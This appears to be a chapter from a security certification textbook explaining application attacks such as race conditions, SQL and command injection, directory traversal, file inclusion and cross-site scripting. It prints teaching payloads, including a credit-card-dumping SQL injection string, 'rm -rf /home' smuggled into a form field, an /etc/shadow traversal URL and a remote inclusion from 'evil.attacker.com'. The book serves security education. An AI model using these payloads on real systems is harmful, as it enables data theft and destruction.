Computer systems perform tasks with rigid precision. Computers excel at repeatable tasks. Attackers can develop attacks based on the predictability of task execution. The common sequence of events for an algorithm is to check that a resource is available and then access it if you are permitted. The *time of check (TOC)* is the time at which the subject checks on the status of the object. There may be several decisions to make before returning to the object to access it. When the decision is made to access the object, the procedure accesses it at the *time of use (TOU)*. The difference between the TOC and the TOU is sometimes large enough for an attacker to replace the original object with another object that suits their own needs. *Time of check to time of use (TOCTTOU or TOC/TOU) attacks* are often called *race conditions* because the attacker is racing with the legitimate process to replace the object before it is used.

A classic example of a TOCTTOU attack is replacing a data file after its identity has been verified but before data is read. By replacing one authentic data file with another file of the attacker's choosing and design, an attacker can potentially direct the actions of a program in many ways. Of course, the attacker would have to have in-depth knowledge of the program and system under attack.

Likewise, attackers can attempt to take action between two known states when the state of a resource or the entire system changes. Communication disconnects also provide small windows that an attacker might seek to exploit. Whenever a status check of a resource precedes action on the resource, a window of opportunity exists for a potential attack in the brief interval between check and action. These attacks must be addressed in your security policy and in your security model.

TOCTTOU attacks, race condition exploits, and communication disconnects are known as *state attacks* because they attack timing, data flow control, and transition between one system state to another.

Backdoors

Backdoors are undocumented command sequences that allow individuals with knowledge of the backdoor to bypass normal access restrictions. They are often used during the development and debugging process to speed up the workflow and avoid forcing developers to continuously authenticate to the system. Occasionally, developers leave these backdoors in the system after it reaches a production state, either by accident or so they can "take a peek" at their system when it is processing sensitive data to which they should not have access. In addition to backdoors planted by developers, many types of malicious code create backdoors on infected systems that allow the developers of the malicious code to remotely access infected systems.

No matter how they arise on a system, the undocumented nature of backdoors makes them a significant threat to the security of any system that contains them. Individuals with knowledge of the backdoor may use it to access the system and retrieve confidential information, monitor user activity, or engage in other nefarious acts.

Privilege Escalation and Rootkits

Once attackers gain a foothold on a system, they often quickly move on to a second objective—expanding their access from the normal user account they may have compromised to more comprehensive, administrative access. They do this by engaging in *privilege escalation attacks*.

One of the common ways that attackers wage privilege escalation attacks is through the use of *rootkits*. Rootkits are freely available on the Internet and exploit known vulnerabilities in various operating systems. Attackers often obtain access to a standard system user account through the use of a password

attack or social engineering and then use a rootkit to increase their access to the root (or administrator) level. This increase in access from standard to administrative privileges is known as a privilege escalation attack. Privilege escalation attacks may also be waged using fileless malware, malicious scripts, or other attack vectors. You'll find more coverage of these attacks in Chapter 14, “Controlling and Monitoring Access.”

Administrators can take one simple precaution to protect their systems against privilege escalation attacks, and it's nothing new. Administrators must keep themselves informed about new security patches released for operating systems used in their environment and apply these corrective measures consistently. This straightforward step will fortify a network against almost all rootkit attacks as well as a large number of other potential vulnerabilities.

Injection Vulnerabilities

Injection vulnerabilities are among the primary mechanisms that attackers use to break through a web application and gain access to the systems supporting that application. These vulnerabilities allow an attacker to supply some type of code to the web application as input and trick the web server into either executing that code or supplying it to another server to execute.

There are a wide range of potential injection attacks. Typically, an injection attack is named after the type of backend system it takes advantage of or the type of payload delivered (injected) onto the target. Examples include SQL injection, Lightweight Directory Access Protocol (LDAP), XML injection, command injection, HTML injection, code injection, and file injection.

SQL Injection Attacks

Web applications often receive input from users and use it to compose a database query that provides results that are sent back to a user. For example, consider the search function on an ecommerce site. If a user enters **orange tiger pillows** in the search box, the web server needs to know what products in the

catalog might match this search term. It might send a request to the backend database server that looks something like this:

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%orange%' AND
ItemName LIKE '%tiger%' AND
ItemName LIKE '%pillow%';
```

This command retrieves a list of items that can be included in the results returned to the end user. In a SQL injection attack, the attacker might send a very unusual-looking request to the web server, perhaps searching for this:

```
orange tiger pillow'; SELECT CustomerName,
CreditCardNumber FROM Orders; --
```

If the web server simply passes this request along to the database server, it would do this (with a little reformatting for ease of viewing):

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%orange%' AND
ItemName LIKE '%tiger%' AND
ItemName LIKE '%pillow';
SELECT CustomerName, CreditCardNumber
FROM Orders;
--%'
```

This command, if successful, would run two different SQL queries (separated by the semicolon). The first would retrieve the product information, and the second would retrieve a listing of customer names and credit card numbers. This is just one example of using a SQL injection attack to violate confidentiality restrictions. SQL injection attacks may also be used to execute commands that modify records, drop tables, or perform other actions that violate the integrity and/or availability of databases.

In the basic SQL injection attack we just described, the attacker is able to provide input to the web application and then monitor the output of that application to see the result. Although that is the ideal situation for an attacker, many web applications with SQL injection flaws do not provide the attacker with a means to directly view the results of the attack. However, that does not

mean the attack is impossible; it just makes it more difficult. Attackers use a technique called *blind SQL injection* to conduct an attack even when they don't have the ability to view the results directly. We'll discuss two forms of blind SQL injection: content-based and timing-based.

Blind Content-Based SQL Injection

In a content-based blind SQL injection attack, the perpetrator sends input to the web application that tests whether the application is interpreting injected code before attempting to carry out an attack. For example, consider a web application that asks a user to enter an account number. A simple version of this web page might look like the one shown in Figure 21.1.

FIGURE 21.1 Account number input page

When a user enters an account number into that page, they would next see a listing of the information associated with that account, as shown in Figure 21.2.



FIGURE 21.2 Account information page

The SQL query supporting this application might be something similar to this:

```
SELECT FirstName, LastName, Balance
FROM Accounts
WHERE AccountNumber = '$account';
```

where the $account field is populated from the input field in Figure 21.1. In this scenario, an attacker could test for a standard SQL injection vulnerability by placing the following input in the account number field:

```
52019' OR 1=1;--
```

If successful, this would result in the following query being sent to the database:

```
SELECT FirstName, LastName, Balance
FROM Accounts
WHERE AccountNumber = '52019' OR 1=1;
--'
```

This `SELECT` query, which includes the `OR 1=1` condition, would match all results. However, the design of the web application may

ignore any query results beyond the first row. If this is the case, the query would display the same results as shown in Figure 21.2. Although the attacker may not be able to see the results of the query, that does not mean the attack was unsuccessful. However, with such a limited view into the application, it is difficult to distinguish between a well-defended application and a successful attack.

The last line of the query, `--'`, is ignored by the database because the `--` character sequence indicates a comment that should be ignored during execution. The purpose of including it in the query is to avoid an error that might be introduced by the leftover apostrophe in the query template.

The attacker can perform further testing by taking input that is known to produce results, such as providing the account number 52019 from Figure 21.2 and using SQL that modifies that query to return *no* results. For example, the attacker could provide this input to the field:

```
52019' AND 1=2;--
```

If the web application is vulnerable to blind SQL injection attacks, it would send the following query to the database:

```
SELECT FirstName, LastName, Balance
FROM Accounts
WHERE AccountNumber = '52019' AND 1=2;
--'
```

This query, of course, never returns any results, because 1 is never equal to 2. Therefore, the web application would return a page with no results, such as the one shown in Figure 21.3. If the attacker sees this page, they can be reasonably sure that the application is vulnerable to blind SQL injection and can then attempt more malicious queries that alter the contents of the database or perform other unwanted actions.



FIGURE 21.3 Account information page after blind SQL injection

Blind Timing-Based SQL Injection

In addition to using the content returned by an application to assess susceptibility to blind SQL injection attacks, penetration testers may use the amount of time required to process a query as a channel for retrieving information from a database.

These attacks depend on delay mechanisms provided by different database platforms. For example, Microsoft SQL Server's Transact-SQL allows a user to specify a command such as this:

```
WAITFOR DELAY '00:00:15'
```

This would instruct the database to wait 15 seconds before performing the next action. An attacker seeking to verify whether an application is vulnerable to time-based attacks might provide the following input to the account ID field:

```
52019'; WAITFOR DELAY '00:00:15'; --
```

An application that immediately returns the result shown in Figure 21.2 is probably not vulnerable to timing-based attacks.

However, if the application returns the result after a 15-second delay, it is likely vulnerable.

This might seem like a strange attack, but it can actually be used to extract information from the database. For example, imagine that the Accounts database table used in the previous example contains an unencrypted field named Password. An attacker could use a timing-based attack to discover the password by checking it letter by letter.

The SQL to perform a timing-based attack is a little complex and you won't need to know it for the exam. Instead, here's some pseudocode that illustrates how the attack works conceptually:

```
For each character in the password
   For each letter in the alphabet
    If the current character is equal to the current
letter, wait 15
     seconds before returning results
```

In this manner, an attacker can cycle through all of the possible password combinations to ferret out the password character by character. This may seem very tedious, but security tools like sqlmap and Metasploit automate blind timing-based attacks, making them quite straightforward.

Code Injection Attacks

SQL injection attacks are a specific example of a general class of attacks known as *code injection* attacks. These attacks seek to insert attacker-written code into the legitimate code created by a web application developer. Any environment that inserts user-supplied input into code written by an application developer may be vulnerable to a code injection attack.

Similar attacks may take place against other environments. For example, attackers might embed commands in text being sent as part of a Lightweight Directory Access Protocol (LDAP) query, conducting an *LDAP injection attack*. In this type of injection attack, the focus of the attack is on the backend of an LDAP directory service rather than a database server. If a web server front end uses a script to craft LDAP statements based on input

from a user, then LDAP injection is potentially a threat. Just as with a SQL injection, validation and escaping of input and defensive coding are essential to eliminate this threat.

XML injection is another type of injection attack, where the backend target is an XML application. Again, input escaping and validation combats this threat. Commands may even attempt to load dynamically linked libraries (DLLs) containing malicious code in a *DLL injection attack*.

Cross-site scripting is an example of a code injection attack that inserts script code written by an attacker into the web pages created by a developer. We'll discuss cross-site scripting in detail later in this chapter.

Command Injection Attacks

In some cases, application code may reach back to the operating system to execute a command. This is especially dangerous because an attacker might exploit a flaw in the application and gain the ability to directly manipulate the operating system. For example, consider the simple application shown in Figure 21.4.



FIGURE 21.4 Account creation page

This application sets up a new student account for a course. Among other actions, it creates a directory on the server for the

student. On a Linux system, the application might use a `system()` call to send the directory creation command to the underlying operating system. For example, if someone fills in the text box with:

```
mchapple
```

the application might use the function call:

```
system('mkdir /home/students/mchapple')
```

to create a home directory for that user. An attacker examining this application might guess that this is how the application works and then supply the input:

```
mchapple & rm -rf /home
```

which the application then uses to create the system call:

```
system('mkdir /home/students/mchapple & rm -rf /home')
```

This sequence of commands deletes the `/home` directory along with all files and subfolders it contains. The ampersand in this command indicates that the operating system should execute the text after the ampersand as a separate command. This allows the attacker to execute the `rm` command by exploiting an input field that is only intended to execute a `mkdir` command.

Exploiting Authorization Vulnerabilities

We've explored injection vulnerabilities that allow an attacker to send code to backend systems and authentication vulnerabilities that allow an attacker to assume the identity of a legitimate user. Let's now take a look at some authorization vulnerabilities that allow an attacker to exceed the level of access that they are authorized.

OWASP

The Open Worldwide Application Security Project (OWASP) is a nonprofit security project focused on improving security for online or web-based applications. OWASP is not just an organization—it is also a large community that works together to freely share information, methodology, tools, and techniques related to better coding practices and more secure deployment architectures. For more information on OWASP and to participate in the community, visit http://owasp.org.

OWASP also maintains a top 10 list of the most critical web application security risks at https://owasp.org/www-project-top-ten and the top 10 proactive controls to protect against application security issues at https://owasp.org/www-project-proactive-controls.

Both of these web pages would be a reasonable starting point for planning a security evaluation or penetration test of an organization's web services.

Insecure Direct Object References

In some cases, web developers design an application to directly retrieve information from a database based on an argument provided by the user in either a query string or a `POST` request. For example, the following query string might be used to retrieve a document from a document management system (replacing `[companyname]` with the name of the particular organization, of course):

```
https://www.[companyname].com/getDocument.php?
documentID=1842
```

There is nothing wrong with this approach, as long as the application also implements other authorization mechanisms. The application is still responsible for ensuring that the user is properly authenticated and is authorized to access the requested document.

The reason for this is that an attacker can easily view this URL and then modify it to attempt to retrieve other documents, such as in these examples:

```
https://www.mycompany.com/getDocument.php?documentID=1841
https://www.mycompany.com/getDocument.php?documentID=1843
https://www.mycompany.com/getDocument.php?documentID=1844
```

If the application does not perform authorization checks, the user may be permitted to view information that exceeds their authority. This situation is known as an *insecure direct object reference*.

Canadian Teenager Arrested for Exploiting Insecure Direct Object Reference

In April 2018, Nova Scotia authorities charged a 19-year-old with "unauthorized use of a computer" when he discovered that the website used by the province for handling Freedom of Information requests had URLs that contained a simple integer corresponding to the request ID.

After noticing this, the teenager simply altered the ID from a URL that he received after filing his own request and viewed the requests made by other individuals. That's not exactly a sophisticated attack, and many cybersecurity professionals (your authors included) would not even consider it an attempted attack. Eventually, the authorities recognized that the province IT team was at fault and dropped the charges against the teenager.

Directory Traversal

Some web servers suffer from a security misconfiguration that allows users to navigate the directory structure and access files that should remain secure. These *directory traversal* attacks work when web servers allow the inclusion of operators that navigate directory paths, and file system access controls don't properly restrict access to files stored elsewhere on the server.

For example, consider an Apache web server that stores web content in the directory path `/var/www/html/`. That same server might store the shadow password file, which contains hashed user passwords, in the `/etc` directory as `/etc/shadow`. Both of these locations are linked through the same directory structure, as shown in Figure 21.5.



FIGURE 21.5 Example web server directory structure

If the Apache server uses `/var/www/html/` as the root location for the website, this is the assumed path for all files unless otherwise specified. For example, if the site was `www.mycompany.com`, the URL `www.mycompany.com/account.php` would refer to the file `/var/www/html/account.php` stored on the server.

In Linux operating systems, the `..` operator in a file path refers to the directory one level higher than the current directory. For example, the path `/var/www/html/../` refers to the directory that is one level higher than the `html` directory, or `/var/www/`.

Directory traversal attacks use this knowledge and attempt to navigate outside of the areas of the file system that are reserved for the web server. For example, a directory traversal attack might seek to access the shadow password file by entering this URL:

```
http://www.mycompany.com/../../../etc/shadow
```

If the attack is successful, the web server will dutifully display the shadow password file in the attacker's browser, providing a starting point for a brute-force attack on the credentials. The attack URL uses the `..` operator three times to navigate up through the directory hierarchy. If you refer back to Figure 21.5 and use the `/var/www/html` directory as your starting point, the first `..` operator brings you to `/var/www`, the second brings you to `/var`, and the third brings you to the root directory, `/`. The remainder of the URL brings you down into the `/etc/` directory and to the location of the `/etc/shadow` file.

File Inclusion

File inclusion attacks take directory traversal to the next level. Instead of simply retrieving a file from the local operating system and displaying it to the attacker, file inclusion attacks actually execute the code contained within a file, allowing the attacker to fool the web server into executing targeted code.

File inclusion attacks come in two variants:

- *Local file inclusion* attacks seek to execute code stored in a file located elsewhere on the web server. They work in a manner very similar to a directory traversal attack. For example, an attacker might use the following URL to execute a file named `attack.exe` that is stored in the `C:\www\uploads` directory on a Windows server:

```
    http://www.mycompany.com/app.php?
include=C:\\www\\uploads\\attack.exe
```

- *Remote file inclusion* attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server:

```
    http://www.mycompany.com/app.php?
include=http://evil.attacker.com/attack.exe
```

  When attackers discover a file inclusion vulnerability, they often exploit it to upload a *web shell* to the server. Web shells allow the attacker to execute commands on the server and view the results in the browser. This approach provides the attacker with access to the server over commonly used HTTP and HTTPS ports, making their traffic less vulnerable to detection by security tools. In addition, the attacker may even repair the initial vulnerability they used to gain access to the server to prevent its discovery by another attacker seeking to take control of the server or by a security team who then might be tipped off to the successful attack.

Exploiting Web Application Vulnerabilities

Web applications are complex ecosystems consisting of application code, web platforms, operating systems, databases, and interconnected *application programming interfaces (APIs)*. The complexity of these environments, combined with the fact that they are often public-facing, makes many different types of attacks possible and provides fertile ground for penetration testers. We've already looked at a variety of attacks against web applications, including injection attacks, directory traversal, and more. In the following sections, we round out our look at web-based exploits by exploring cross-site scripting, cross-site request forgery, and session hijacking.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks occur when web applications allow an attacker to perform *HTML injection*, inserting their own HTML code into a web page.

Reflected XSS

XSS attacks commonly occur when an application allows *reflected input*. For example, consider a simple web application that contains a single text box asking a user to enter their name. When the user clicks Submit, the web application loads a new page that says, "Hello, *name*."

Under normal circumstances, this web application functions as designed. However, a malicious individual could take advantage of this web application to trick an unsuspecting third party. As you may know, you can embed scripts in web pages by using the HTML tags `<SCRIPT>` and `</SCRIPT>`. Suppose that, instead of entering **Mike** in the Name field, you enter the following text:

```
Mike<SCRIPT>alert('hello')</SCRIPT>
```

When the web application "reflects" this input in the form of a web page, your browser processes it as it would any other web page: it displays the text portions of the web page and executes the script portions. In this case, the script simply opens a pop-up window that says "hello" in it. However, you could be more malicious and include a more sophisticated script that asks the user to provide a password and transmits it to a malicious third party.

At this point, you're probably asking yourself how anyone would fall victim to this type of attack. After all, you're not going to attack yourself by embedding scripts in the input that you provide to a web application that performs reflection. The key to this attack is that it's possible to embed form input in a link. A malicious individual could create a web page with a link titled "Check your account at First Bank" and encode form input in the link. When the user visits the link, the web page appears to be an authentic First Bank website (because it is) with the proper

address in the toolbar and a valid digital certificate. However, the website would then execute the script included in the input by the malicious user, which appears to be part of the valid web page.

What's the answer to cross-site scripting? When creating web applications that allow any type of user input, developers must be sure to perform *input validation*. At the most basic level, applications should never allow a user to include the `<SCRIPT>` tag in a reflected input field. However, this doesn't solve the problem completely; many clever alternatives are available to an industrious web application attacker. The best solution is to determine the type of input that the application *will* allow and then validate the input to ensure that it matches that pattern. For example, if an application has a text box that allows users to enter their age, it should accept only one to three digits as input. The application should reject any other input as invalid.

For more examples of ways to evade cross-site scripting filters, see www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

Output encoding is a set of related techniques that take user-supplied input and encode it using a series of rules that transform potentially dangerous content into a safe form. For example, HTML encoding transforms the single quote (`'`) character into the hexadecimal format encoded string `&#x27;`. Developers should be familiar with a variety of output encoding techniques, including HTML entity encoding, HTML attribute encoding, URL encoding, JavaScript encoding, and CSS hex encoding. For more information on these techniques, see the OWASP XSS Prevention Cheat Sheet at https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

Stored/Persistent XSS

Cross-site scripting attacks often exploit reflected input, but this isn't the only way that the attacks might take place. Another common technique is to store cross-site scripting code on a remote web server in an approach known as *stored XSS*. These attacks are described as persistent, because they remain on the server even when the attacker isn't actively waging an attack.

As an example, consider a message board that allows users to post messages that contain HTML code. This is very common, because users may want to use HTML to add emphasis to their posts. For example, a user might use this HTML code in a message board posting:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <A HREF=
'https://www.mlb.com/mets/ballpark'>Citi Field</A> to see
the Mets take on the
Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation? I am
staying in Manhattan
and am only interested in <B>public transportation</B>
options.</p>
<p>Thanks!</p>
<p>Mike</p>
```

When displayed in a browser, the HTML tags would alter the appearance of the message, as shown in Figure 21.6.



FIGURE 21.6 Message board post rendered in a browser

An attacker seeking to conduct a cross-site scripting attack could try to insert an HTML script in this code. For example, they might

enter this code:

```
<p>Hello everyone,</p>
<p>I am planning an upcoming trip to <A HREF=
'https://www.mlb.com/mets/ballpark'>Citi Field</A> to see
the Mets take on the
Yankees in the Subway Series.</p>
<p>Does anyone have suggestions for transportation? I am
staying in Manhattan
and am only interested in <B>public transportation</B>
options.</p>
<p>Thanks!</p>
<p>Mike</p>
<SCRIPT>alert('Cross-site scripting!')</SCRIPT>
```

When future users load this message, they would then see the alert pop-up shown in Figure 21.7. This is fairly innocuous, but an XSS attack could also be used to redirect users to a phishing site, request sensitive information, or perform another attack.

